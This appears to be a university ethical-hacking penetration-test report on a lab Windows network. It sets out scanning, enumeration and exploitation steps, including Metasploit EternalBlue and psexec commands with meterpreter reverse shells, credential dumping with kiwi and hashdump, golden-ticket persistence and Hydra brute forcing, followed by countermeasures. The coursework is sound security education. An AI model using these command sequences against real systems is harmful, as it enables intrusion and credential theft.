

# Company Penetration Test

Thomas Gardner  
CMP210: Ethical Hacking 1  
BSc Ethical Hacking Year 2  
2019/2020

# Abstract

---

This paper is a report on a white box penetration test done by an ethical hacker on a client. The aim of this report is to find potential vulnerabilities within the client's systems and exploit those vulnerabilities found. Then explain to the client how they can counter these vulnerabilities to prevent malicious attacks in the future.

In order to do this, two servers were set up and two clients with vulnerabilities present within them. Kali Linux was used along with its wide range of tools to scan all the known ports, enumerate the target system for information, scan the target system for vulnerabilities with tools, hack the target system to try and elevate privileges and post exploitation to gather additional information.

It was found that the target was very vulnerable to attacks that allowed for escalation of privileges all the way to administrator allowing for an attacker to take complete control of the target system and extract as much information as needed. This was down to the client having old and unpatched software running on their machines that allowed for attacks to be done easily using well known tools for each type of vulnerability.

# Contents:

<b>1. Introduction</b>	<b>6</b>
1.1 Background	6
1.2 Aim	7
<b>2. Procedure and Results</b>	<b>8</b>
2.1 Overview of Procedure:	8
1: NMAP Scanning:	8
2: Enumeration:	8
3: Vulnerability Scanning:	8
4: System Hacking:	8
5: Post Exploitation	8
2.2 NMAP Scanning	9
<b>2.2.1:</b>	9
2.2.2:	9
2.2.3:	10
2.2.4:	10
2.3 Enumeration	10
2.3.1:	10
2.3.2:	10
2.3.3:	10
2.3.4:	11
2.3.4	11
2.4 Vulnerability scanning	11
2.4.1:	11
2.4.2:	11
2.5 System Hacking	11
2.5.1:	12
2.5.2:	12
2.5.3:	12
2.5.4:	12
2.5.5:	12
2.6 Post Exploitation	13

2.6.1:	13
2.6.2:	13
2.6.3:	13
<b>3.Discussion</b>	14
3.1 General Discussion on vulnerabilities and results	14
3.1.1:	14
3.1.2:	14
3.1.3:	14
3.1.4:	14
3.1.5:	15
3.1.6:	15
3.1.7:	15
3.2 Counter Measures	15
3.2.1:	15
3.2.2:	15
3.2.3:	15
3.2.4:	16
3.2.5:	16
3.2.6:	16
3.2.7:	16
3.3 Conclusions	16
3.4 Future Work	16
4.1 Appendix A: Large Screenshots	18
4.1.1	18
	18
4.1.2 Nmap Scans (Figure 4, Figure 5, Figure 6, Figure 7)	19
4.1.3 Nmap Scans (Figure 8, Figure 9)	21
4.1.4 Nmap Service Scan (Figure 10, Figure 11, Figure 12, Figure 13)	22
4.1.5 Nmblookup (Figure 14, Figure 15, Figure 16, Figure 17)	23
4.1.6 Polenum	24
4.4.7 SMBMap	24
4.1.8 NBTScan (Figure 20, Figure 21, Figure 22, Figure 23)	25
4.1.9	25

4.1.10	29
4.1.11	30
4.1.12	31
4.1.13 (192.168.0.1)	33
4.1.14 (192.168.0.2)	34
4.1.15 (192.168.0.10)	35
4.1.16 (192.168.0.11)	36
4.1.17 Nessus (192.168.0.1)	37
4.1.18 Nessus (192.168.0.2)	38
4.1.19 Nessus (192.168.0.10)	39
4.1.20 Nessus (192.168.0.11)	39
4.1.21 Metasploit (Figure 31)	40
4.1.22 (Figure 32)	41
4.1.23 (Figure 33)	41
4.1.24 (Figure 34)	42
4.1.25 (Figure 35)	42
4.1.26 (Figure 36)	43
	43
4.1.27 (Figure 37)	44
4.1.28 (Figure 38)	45
4.1.29 (Figure 39)	45
4.1.30 (Figure 40)	46
4.1.31 (Figure 41)	46
4.1.32 (Figure 42)	47
4.1.33 (Figure 43)	47
4.1.34 (Figure 44)	47
4.1.35 (Figure 45)	48

# 1. Introduction

---

## 1.1 Background

For this report the pen tester has been given the guest login, the IP addresses that will be exploited, the network setup and other important credentials/ information. This is called a white box test. This is beneficial for a penetration tester as it means they do not need to do footprinting as this takes up too much time.

As more personal and sensitive data is stored by companies nowadays, the more likely it is for the company in question to be the target of large data breach. A study by Norton Security in 2019 found that this year alone there were 4 billion records breached which is a 54% increase from 2018 (9. Norton 2019). The reality is that most of these data breaches are caused by malicious hackers exploiting old and unpatched security vulnerabilities that companies ignored or were not aware of how critical the vulnerability is. The variety of tools available to the hacker has made these attacks much more common and easier to breach the target's systems. Tools like metasploit in Kali Linux allow the attacker to easily exploit a vulnerability that they have found on an unprotected system. The point of this report is to demonstrate how easily a hacker can exploit vulnerabilities in a system and how much important information they manage to take. The company or client who was hacked will then be able to counter these critical vulnerabilities by using several techniques like patching old software or using honeypots. A honeypot is a decoy computer system designed to lure in and trap hackers with malicious intentions or to track new hacking methods. The admin can then observe the hacker exploiting the vulnerabilities in their system and be able to learn how to fix these flaws(Gill 2019).

## 1.2 Aim

The aim during this penetration test was to gather information on the target network and to find any critical vulnerabilities in the target network. This would allow for potential opportunities for exploitation in SERVER'S 1 & 2. The reason for this is to improve a client/ company's understanding of these vulnerabilities. This would then help to prevent these types of attacks in the future which in turn leads to fewer data breaches for the company or client in question.

## 2. Procedure and Results

### 2.1 Overview of Procedure:

#### 1: NMAP Scanning:

NMAP scanning was the second step done. NMAP was used to show more advanced and in-depth information about the target network than the basic scanning showed. NMAP scanning is useful because it shows various services that are running such as Apache Web Server and Argosoft mail server which can be exploited later on. It also shows the applications running on the machines as well as the Operating System. Two port scans were used TCP and UDP to get a more in-depth overview.

#### 2: Enumeration:

The third stage done was the enumeration stage. This was done to extract usernames, network resources, machine names, shares and services from the system. a connection to the target network was created and directed queries were performed to gain more information about the target machines. The information gathered vulnerabilities to be found which can be exploited later on. Some tools used in this stage were enum4linux, nbtscan, NMAP SMB vulnerability and Policy enumerator.

#### 3: Vulnerability Scanning:

After stage 3 vulnerability scanning was done using the results from the enumeration stage to find exploits in the target system. NESSUS was used to scan the 4 IP addresses for known vulnerabilities such as EternalBlue. Nessus is a powerful scanner that can be configured to run a variety of scans. NMAP Vulnerability scanner was also used to show more information on possible exploits as well as their level of vulnerability to attack.

#### 4: System Hacking:

The last step done was the system hacking stage. This allowed access to target computers on the network. Information gathered from the Scanning, Enumeration and Vulnerability Scanning was used to find and exploit the vulnerabilities found. Tools already installed on Kali Linux were used. Many vulnerabilities were found such as EternalBlue which was the most vulnerable exploit on the target network.

#### 5: Post Exploitation

After gaining access to the computer through system hacking the post exploitation phase was started. Post exploitation includes maintaining a connection to the target network and persistence. This is important as it can maintain the attacker's access to the target computer even if the host



restarts the computer or deletes/ uninstalls vulnerable programs. Some tools used for information gathering in the post exploitation stage were meterpreter and a Kerberos attack or golden ticket.

## 2.2 NMAP Scanning

### 2.2.1:

The first part of the NMAP Scanning stage done was the NMAP TCP Scan. To do this Kali Linux was used as NMAP is already installed. This is what makes Kali Linux useful to the hacker. To start a TCP, Scan the following was entered into the terminal “**\$nmap -vv -p0-65535 192.168.0.1 -T4**”. It is important to not do ‘-T5’ as this is too aggressive/ fast, and it may cause a crash. It is important to use -vv (very verbose) to gather as much information as possible. Ports open for the NMAP TCP Scan are shown in Figure 1 below. There are ports open like Argosoft and Kerberos which can be exploited later.

```
88/tcp open  kerberos-sec  Microsoft Windows Kerberos (server time: 2019-10-25 11:01:28Z)
99/tcp open  http          ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
110/tcp open  pop3         ArGoSoft freeware pop3d 1.8.2.9
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp open  krb5hwd5?    Microsoft Windows RPC over HTTP 1.0
593/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
```

Figure 1

This type of scan also shows the version of operating system running on the target computer as well as the host's MAC Address which can be seen in Figure 2 below. The full results of the scan can be found under Figure 3 appendix 4.1.1.

```
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

Figure 2

### 2.2.2:

A next scan done by was an NMAP UDP scan. This type scans all known UDP (User Datagram Protocol) Ports. This type of scan be done with the command “**\$nmap -vv -sU -p 123,161,162 192.168.0.1,2-10,11**”. This method is quicker as you can scan all 4 IP addresses at the same time (1,2-10,11). The results for the UDP port scans for each IP address can be seen in Appendix 4.1.2.

### 2.2.3:

An NMAP stealth syn scan was done next against Servers 1 & 2 (192.168.0.1 and 192.168.0.2). This type of scan is quieter than a regular TCP scan as this type of scan won't appear in logs. This scan sends a TCP SYN packet to every port it can. If it gets a SYN ACK back then NMAP will know the target network is running (1. Chawla 2018) . This scan prints a very verbose output, with T4 timing, OS and also outputs the version. This can be run by entering into Kali's terminal the following command **\$nmap -sS -vv -O -oA OS\_Scan -T4 192.168.0.1-2**. The full results of the syn scans can be found under Figure 8 Figure 9 in Appendix 4.1.3.

### 2.2.4:

A service scan was the next stage in NMAP scanning. This type of scan is used to scan for services running on each port on the target network as well as their current version. For example, ArGoSoft Freeware smtpd 1.8.2.9 on Port 25/tcp. To start this scan the following NMAP command was used (example is for 192.168.0.1): "**nmap -sV -T4 192.168.0.1**". The full results for the service scans on 192.168.0.1, 192.168.0.2, 192.168.0.10 and 192.168.0.11 can be seen in Appendix 4.1.4.

## 2.3 Enumeration

### 2.3.1:

Nmblookup by Samba was used next. This tool is used to query NetBIOS names and map them to IP addresses in the target network using NetBIOS over TCP/IP queries. This allows the name queries to be directed at an IP broadcast area or to a particular machine. All the queries are done over UDP. (2.Tutorials Point). To use this tool a Kali Linux Terminal was opened, and the following command was entered, **nmblookup -A \*IP Address\***. -A runs a node status query against the IP address. The full results from nmblookup can be found in Appendix 4.1.5.

### 2.3.2:

Polenum which is a python script was used next to extract the password policy information from a windows machine. This allows a non-windows user to query the password policy of a remote windows box without the need to have access to the target's windows machine (3.RID 2008). This tool can be used by entering the command **polenum test:test123@192.168.0.1 '445/SMB'**. The full password policy results can be found under Figure 18 in the Appendix 4.1.6.

### 2.3.3:

SMBMap was used next to enumerate samba share drives across the target network's domain. This tool lists share drives, share contents, upload, and download functionality and drive permissions to name a few (4.Evans 2019) . This tool uses python and can be installed by in Kali by entering the command **python3 -m pip install -r requirements.txt**, after this the tool was started with the following **smbmap.py -H 192.168.0.1 -u test -p test123**. The results for this enumeration can be found under Figure 19 in Appendix 4.1.7.

#### 2.3.4:

Enumerating NetBIOS was the next step done. The tool NBTScan was used. It is a command line tool used for scanning networks to obtain NetBIOS shares and name information.(5. DRD 2019) The command **nbtscan 192.168.0.X/24** was used to start the tool. The full results can be found in Appendix 4.1.8. The text output shows the target IP address, NetBIOS name, the server, the user, and the MAC address of the target.

#### 2.3.4

Enum4linux was used to enumerate data from the target machine. This tool is Linux's alternative to enum.exe. This tool can be used to enumerate User lists, machine names, share lists, groups lists and, member lists. Getting the group and member lists of the target network was the first step of enumeration done. This shows a list of uses and their roles such as D:Price which is in the finance group or C:Morris in the engineering group. This can be done in Kali Linux with the command **enum4linux -G 192.168.0.1**. The full group and member list can be found in Appendix 4.1.9. Enum4linux was also used to enumerate workgroup/domains on the IP 192.168.0.1. For example, Workstation Service is active on Server 1. This was done with the command **enum4linux -M 192.168.0.1** The full results for the machine lists can be found under Appendix 4.1.10. The next step done was using enum4linux to enumerate the target's sharelist. This was done with the command **enum4linux -S 192.168.0.1**. The full sharelist can be found under Appendix 4.1.11. The user lists were enumerated last for 192.168.0.1 or SERVER1 with enum4linux. This was done with the command **enum4linux -U 192.168.0.1**. The full user list results can be found under Appendix 4.1.12.

## 2.4 Vulnerability scanning

#### 2.4.1:

To look for CVE's (common vulnerabilities and exposures) in the target network, NMAP vuln was used first which uses NSE scripts. A major vulnerability that was found can be exploited with the exploit Eternalblue (ms17-010). The vulnerability scan was started in Kali Linux with the following command **nmap --script vuln 192.168.0.1**. The full list of vulnerabilities can be found under Appendix 4.1.13, Appendix 4.1.14, Appendix 4.1.15, and Appendix 4.1.16.

#### 2.4.2:

Nessus vulnerability scanner by Tenable security was used next to scan for misconfigurations and vulnerabilities in the target machines. The major vulnerabilities discovered on each of target IP Address can be found under Appendix 4.1.17- Appendix 4.1.20.

## 2.5 System Hacking

The vulnerability scans showed that there was a critical vulnerability in Windows Server Message Block (SMB) protocol for each IP address. This vulnerability can be exploited with the EternalBlue exploit. Metasploit is a collection of tools installed on Kali Linux and the EternalBlue exploit can be used with it in order to escalate privileges. Meterpreter which is the payload for EternalBlue

can be used to get the password hashes which can they be used to get the administrator password. Hydra brute forcing was used to crack the administrator password.

#### 2.5.1:

To run the EternalBlue exploit, metasploit was used which can be seen under Figure 31 in Appendix 4.1.21. The EternalBlue exploit can be used with the following commands in order: **>use exploit/windows/smb/ms17\_010\_eternalblue**, **>set RHOSTS 192.168.0.10**, **>set TARGET 0**, **>set VERIFY\_ARCH true**, **>set SMBDomain**, **>set LHOST 192.168.0.100**, **>set SMBUser**, **>set LPORT...****>set PAYLOAD**, **>set RPORT**, **>set SMBPass**, **>set VERIFY\_TARGET true**, and **>exploit**". After pressing enter after the command **exploit** the user should see some results saying, **"Connecting to target for exploitation"**. After this the author had administrator access to the system which is the highest privilege in the system. See Figure 32 in Appendix 4.1.22 for full results and proof escalated privileges.

#### 2.5.2:

After getting administrator access the EternalBlue exploit was used to be set up with a Meterpreter payload. Meterpreter gives the user hash dumps and administrator password. The following commands were used to do this: **">use exploit/windows/smb/ms17\_010\_eternalblue,>set RHOSTS 192.168.0.1,>set payload windows/x64/meterpreter/reverse\_tcp**, **>set LHOSTS 192.168.0.100** (see Figure 33 in Appendix 4.1.23 for the results of command), **>getuid** (Figure 34), **>sysinfo**, **>load kiwi**, **>creds\_all** (Figure 35 in appendix 4.1.25 shows admin password in plaintext), **>lsa\_dump\_sam**, **>lsa\_dump\_secrets** (Figure 36 in Appendix 4.1.26 shows the default password in plaintext), **>hashdump** (See Figure 37 for password hashes in Appendix 4.1.27).

#### 2.5.3:

The next step was to use Kerberos privilege escalation using Impacket. To do this Impacket was downloaded and installed. The goldenpac.py exploits the vulnerability, allowing for access to system shell. This was done against the target IP address 192.168.0.1. The results for this can be seen under Figure 38 in Appendix 4.1.28. After exploiting the vulnerability there was access to system32.

#### 2.5.4:

From the scanning stage it was found that port 99 (http) was open for Argosoft Mail Server. It was found that accounts could be created and removed from the mail server on SERVER1. This can be seen under Figure 39 in Appendix 4.1.29.

#### 2.5.5:

A Remote code execution exploit was tried within the Apache web application because this vulnerability was found in the vulnerability scanning. The author tried to upload a file to the web server, but the uploads directory was not present in the web app.

## 2.6 Post Exploitation

### 2.6.1:

The first step in the post exploitation phase was creating a golden ticket to maintain access if passwords are changed or if vulnerabilities are patched. ticketer.y creates a golden ticket using the hash of the KRBTGT account which was obtained previously in the system hacking stage. Impacket was installed again from Github with the following command: **>dhclient, >git clone <https://github.com/SecureAuthCorp/impacket.git>**. The command and output can be found under Figure 40 in Appendix 4.1.30. A golden ticket was created and authenticated using the hash which was then saved in compiler cache on the author's computer (Figure 41). The full results of the golden ticket can be found under Figure 42 in the Appendix 4.1.32. The output showed that there was still access to admin shell. The result of this can be found under Figure 43 in Appendix 4.1.33.

### 2.6.2:

Hydra was used to crack the administrator's hash for servers 1 and 2. The hash was copied from the hashdump into a text file and then ran with hydra with the command: **hydra -L users2.txt. -P "hacklab1.txt" smb://192.168.0.1**. The results can be found under Figure 44 in Appendix 4.1.34.

### 2.6.3:

After hydra was used to crack the admin password pass the hash was used. Meterpreter was used next to dump the hashes with the command: **"run post/windows/gather/hashdump"**. This can be seen in Figure 32. Next the following commands were used to pass the hash: **>msfconsole, >search psexec, > use exploit/windows/smb/psexec, >set payload windows/meterpreter/reverse\_tcp, >set LHOST 192.168.57.133, >set LPORT 443, >set RHOST 192.168.57.131,>set SMBPass \*hash\*, >exploit, >shell.**

# 3.Discussion

---

## 3.1 General Discussion on vulnerabilities and results

### 3.1.1:

The MS17-010 or EternalBlue exploit was created by the NSA according to employees to exploit the Microsoft Server Message Block 1.0. The exploit was then leaked to the world by the hacking group Shadow Brokers in April 2017 putting millions of windows machines at risk(6. Burgess 2017). This exploit was used after vulnerability scans showed that the target system was vulnerable to this type of attack on all IP Addresses. This SMB vulnerability was very easy to exploit as using basic tools on Kali Linux like Metasploit allowed for complete access to the target machines. This critical vulnerability allowed for the ability to escalate privileges all the way to administrator access. It also gave access to all devices. This critical vulnerability in the client's system allowed for additional information to be gathered from the target using meterpreter such as the administrator password, the default password, user lists and other credentials easily. With the admin password there is the ability to log in to the client's physical machine if there was access.

### 3.1.2:

During the NMAP scanning phase of the penetration test it was found that telnet on port 23 udp was open on 192.168.0.2 of the target networks. This is dangerous for the client as this allows a remote, man in the middle attacker to eavesdrop on a Telnet session to obtain credentials like usernames and passwords as well as other sensitive information and to modify traffic exchanged between a client and server. (7. ssh.com 2019).

### 3.1.3:

The MS14-068 vulnerability is a vulnerability in Kerberos that allows for the escalation of privileges. This vulnerability was exploited through the use of Impacket python scripts such as goldenPac.py. This was very easy to discover and exploit and gave the administrator privileges which allowed for the to use the system shell. This vulnerability is very bad for the client system as it shows the user's credentials when the vulnerability was exploited. This lets the attacker create a golden ticket which keeps a backdoor open to the target system even if the passwords have been changed or the vulnerability has been patched(8. Perez 2019).

### 3.1.4:

On 192.168.0.1 or Server 1 there are multiple vulnerabilities because SMBv1 is enabled. This is bad as in SMBv1 there are multiple information disclosure vulnerabilities, denial of service vulnerabilities and remote code execution vulnerabilities. Also, the remote SMB Server login is disabled which is bad as a remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

#### 3.1.5:

Within Servers 1 and 2 as well as clients 1 and 2 there is a critical vulnerability in DNS Server Could Allow Remote Code Execution. This can be exploited by an attacker sending a specially crafted NAPTR (Name Authority Pointer) query which can result in random code execution. This is also vulnerable to DOS due to bad handling of memory which could cause the DNS to become unresponsive.

#### 3.1.6:

An Apache Web Server on Server 2 where the remote host is affected by an information disclosure vulnerability. This is bad for the client as an unauthenticated, remote attacker can exploit this flaw by sending a crafted request, to display a listing of a remote directory, even if a valid file exists in the directory.

#### 3.1.7:

Server 2 is vulnerable to Microsoft Security Bulletin MS16-047 which means that the remote Windows is vulnerable to escalation of privileges. A man-in-the-middle attacker might be able to intercept communications between a client and server. Also, an attacker might be able to impersonate an authenticated user and access the SAM (Security Account Manager) database.

## 3.2 Counter Measures

The author used the Microsoft security bulletins website for the countermeasures section of this report. Find here: <https://docs.microsoft.com/en-us/securityupdates/securitybulletins/securitybulletins>

#### 3.2.1:

The Microsoft Server Message Block 1.0 vulnerability which EternalBlue exploits can be solved by just keeping the user's system up to date. In 2017 after many cyberattacks using EternalBlue such as WannaCry Microsoft released a patch to resolve this critical vulnerability. Installing this update should fix this issue with SMB but systems around the world are still vulnerable to this exploit despite it being resolved.

#### 3.2.2:

The telnet vulnerability can be easily solved by turning off the telnet port completely as it is not needed and use SSH (Secure Shell) instead because SSH is encrypted, which means that all data transmitted over a network is secure from eavesdropping.

#### 3.2.3:

To prevent Kerberos privilege escalation, it is important for the client or company to keep their window's machines up to date with regular updates from Microsoft.

#### 3.2.4:

To patch the critical SMB vulnerabilities the client should see which version of windows they are running and download the relevant security patch from Microsoft.

#### 3.2.5:

Microsoft has released a patch for the MS11-058 vulnerability.

#### 3.2.6:

To patch the Apache Web Server vulnerability the client should update their Apache Server to at least version 1.3.22 or later.

#### 3.2.7:

MS16-047 can be patched by downloading the most recent update from Microsoft.

### 3.3 Conclusions

The aim during this penetration test was to gather information on the target network and to find any critical vulnerabilities in the target network. For this report all the vulnerabilities were listed, how they were exploited and the results of the exploit in the procedure and results section of the paper. The ways to counter each of the vulnerabilities exploited are listed clearly in the general discussion and countermeasures. It is hoped that the client will benefit from knowing how vulnerable their machines are and will hopefully use the countermeasures that were mentioned in this report to improve the security of their systems. If not the next attack from a malicious source will cause a lot damage to the client's machines which have been left vulnerable to exploitation.

### 3.4 Future Work

If given more time then the author would have liked to have exploited the Apache Web Server more as there were directories missing within the server which prevented the web server from being exploited. In the future the author would like to exploit the ArGoSoft mail server in order to find ways to escalate privileges within the system.



# References

1. Chawla, Sanyam, May 2018, NMAP CHEAT-SHEET (Nmap Scanning Types, Scanning Commands , NSE Scripts), Medium, [accessed 8/12/19], Available from: <https://medium.com/@infosecsanyam/nmap-cheat-sheet-nmap-scanning-types-scanning-commands-nse-scripts-868a7bd7f692>>
2. nmblookup - Unix, Linux Command, tutorials point, [accessed 9/12/19], Available From: [https://www.tutorialspoint.com/unix\\_commands/nmblookup.htm](https://www.tutorialspoint.com/unix_commands/nmblookup.htm)>
3. RID, October 2008, polenum, Portcullis Labs, [accessed 9/12/19], Available from: <https://labs.portcullis.co.uk/tools/polenum/>>
4. Evans, Shawn D, August 2019, github, [accessed 10/12/19], Available from: <https://github.com/ShawnDEvans/smbmap>>
5. DRD, June 2019, Enumerate NetBIOS Shares with NBTScan & Nmap Scripting Engine, null-byte.wonderhowto.com, [accessed 12/12/19], Available from: <https://null-byte.wonderhowto.com/how-to/enumerate-netbios-shares-with-nbtscan-nmap-scripting-engine-0193957/>>
6. Burgess, Matt, 28 June 2017, Wired, [accessed 15/12/19], Available from: <https://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patc>>
7. Telnet - and SSH as a Secure Alternative, SSH.com, 2019, [accessed 15/12/19], Available from: <https://www.ssh.com/ssh/telnet>>
8. Perez, Eloy, March 2019, Tarlogic,[16/12/19]<<https://www.tarlogic.com/en/blog/how-kerberos-works/>>
9. Rafter, Dan, Emerging threats, Norton by Symantec, 2019, [accessed 16/12/19], <<https://us.norton.com/internetsecurity-emerging-threats-2019-data-breaches.html>>

## 4.1 Appendix A: Large Screenshots

### 4.1.1

```
25/tcp open smtp      ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.0.100], pleased to meet you,
42/tcp open tcpwrapped
53/tcp open domain      Microsoft DNS 6.1.7601 (10B1446A) (Windows Server 2008 R2 SP1)
|_dnscmd:
|_bind.version: Microsoft DNS 6.1.7601 (10B1446A)
79/tcp open finger      ArGoSoft Mail fingerd
|_finger: This is uadtargetnet.com finger server.\x00
|_x00
|_Please use username@domain format.\x00
80/tcp open http        Apache httpd (PHP 5.6.30)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2019-10-25 11:01:28Z)
99/tcp open http        ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
110/tcp open pop3         ArGoSoft freeware pop3d 1.8.2.9
135/tcp open msrpc         Microsoft Windows RPC
139/tcp open netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open ldap          Microsoft Windows Active Directory LDAP (Domain: uadcnw.net, Site: lab-site1)
445/tcp open microsoft-ds  Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp open kbassmd5?
593/tcp open ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap          Microsoft Windows Active Directory LDAP (Domain: uadcnw.net, Site: lab-site1)
3269/tcp open tcpwrapped
49152/tcp open msrpc         Microsoft Windows RPC
49153/tcp open msrpc         Microsoft Windows RPC
49154/tcp open msrpc         Microsoft Windows RPC
49155/tcp open msrpc         Microsoft Windows RPC
49157/tcp open ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc         Microsoft Windows RPC
49159/tcp open msrpc         Microsoft Windows RPC
49163/tcp open msrpc         Microsoft Windows RPC
49167/tcp open msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7[2008]8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008:sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.001 days (since Fri Oct 25 04:51:17 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:
|_clock-skew: mean: -15m00s, deviation: 29m59s, median: -1s
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:67:d6 (VMware)
Names:
|_SERVER1<00>      Flags: <unique><active>
|_UADCWNET<00>     Flags: <group><active>
|_UADCWNET<1c>     Flags: <group><active>
|_SERVER1<20>     Flags: <unique><active>
|_UADCWNET<1b>     Flags: <unique><active>
smb-os-discovery:
|_OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|_OS CPE: cpe:/o:microsoft:windows_server_2008:sp1
|_Computer name: Server1
|_NetBIOS computer name: SERVER1\x00
|_Domain name: uadcnw.net
|_Forest name: uadcnw.net
|_FQDN: Server1.uadcnw.net
|_System time: 2019-10-25T12:02:22+01:00
smb-security-mode:
|_account_used: <blank>
```

Figure 3

## 4.1.2 Nmap Scans (Figure 4, Figure 5, Figure 6, Figure 7)

```
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00036s latency).
Scanned at 2019-10-30 07:42:17 EDT for 210s
Not shown: 964 closed ports
Reason: 964 port-unreaches
PORT      STATE SERVICE REASON
42/udp    open|filtered nameservr no-response
53/udp    open|filtered domain  udp-response ttl 128
67/udp    open|filtered dhcp    no-response
88/udp    open|filtered kerberos no-response
123/udp   open|filtered ntp     udp-response ttl 128
137/udp   open|filtered netbios no-response
138/udp   open|filtered netbios no-response
161/udp   open|filtered snmp    no-response
389/udp   open|filtered ldap    no-response
464/udp   open|filtered kpasswd no-response
500/udp   open|filtered isakmp  no-response
1012/udp  open|filtered ssmtp    no-response
4500/udp  open|filtered nat-t-ike no-response
5355/udp  open|filtered l2tp    no-response
20464/udp open|filtered unknown no-response
20465/udp open|filtered unknown no-response
21566/udp open|filtered unknown no-response
21898/udp open|filtered unknown no-response
22055/udp open|filtered unknown no-response
28547/udp open|filtered unknown no-response
30365/udp open|filtered unknown no-response
32768/udp open|filtered gmp     no-response
32931/udp open|filtered unknown no-response
47772/udp open|filtered unknown no-response
54281/udp open|filtered unknown no-response
62287/udp open|filtered unknown no-response
62575/udp open|filtered unknown no-response
62677/udp open|filtered unknown no-response
62690/udp open|filtered unknown no-response
62958/udp open|filtered unknown no-response
63428/udp open|filtered unknown no-response
63555/udp open|filtered unknown no-response
64080/udp open|filtered unknown no-response
64481/udp open|filtered unknown no-response
64513/udp open|filtered unknown no-response
64590/udp open|filtered unknown no-response
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-10-30 07:42:17 EDT for 1086s
Not shown: 960 closed ports
Reason: 960 port-unreaches
PORT      STATE SERVICE REASON
```

Figure 4: 192.168.0.1

```
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00065s latency).
Scanned at 2019-10-30 07:42:17 EDT for 978s
Not shown: 957 closed ports
Reason: 957 port-unreaches
PORT      STATE SERVICE REASON
123/udp    open|filtered ntp     no-response
137/udp    open|filtered netbios no-response
138/udp    open|filtered netbios no-response
500/udp    open|filtered isakmp  no-response
997/udp    open|filtered maild    no-response
1036/udp   open|filtered nslm    no-response
1070/udp   open|filtered smupdate no-response
1101/udp   open|filtered pt2-discover no-response
2049/udp   open|filtered nfs     no-response
2967/udp   open|filtered symantec no-response
4000/udp   open|filtered icq     no-response
4500/udp   open|filtered nat-t-ike no-response
5355/udp   open|filtered l2tp    no-response
6004/udp   open|filtered x11:4   no-response
16430/udp  open|filtered unknown no-response
16498/udp  open|filtered unknown no-response
16779/udp  open|filtered unknown no-response
18543/udp  open|filtered unknown no-response
18666/udp  open|filtered unknown no-response
18676/udp  open|filtered unknown no-response
18869/udp  open|filtered unknown no-response
19482/udp  open|filtered unknown no-response
19625/udp  open|filtered unknown no-response
19658/udp  open|filtered unknown no-response
19695/udp  open|filtered unknown no-response
19936/udp  open|filtered unknown no-response
21358/udp  open|filtered unknown no-response
21742/udp  open|filtered unknown no-response
21902/udp  open|filtered unknown no-response
22053/udp  open|filtered unknown no-response
31073/udp  open|filtered unknown no-response
32788/udp  open|filtered ssmtp    no-response
33355/udp  open|filtered unknown no-response
34570/udp  open|filtered unknown no-response
36489/udp  open|filtered unknown no-response
39683/udp  open|filtered unknown no-response
48711/udp  open|filtered unknown no-response
41370/udp  open|filtered unknown no-response
49161/udp  open|filtered unknown no-response
49194/udp  open|filtered unknown no-response
49212/udp  open|filtered unknown no-response
55587/udp  open|filtered unknown no-response
61142/udp  open|filtered unknown no-response
```

Figure 5: 192.168.0.10

```

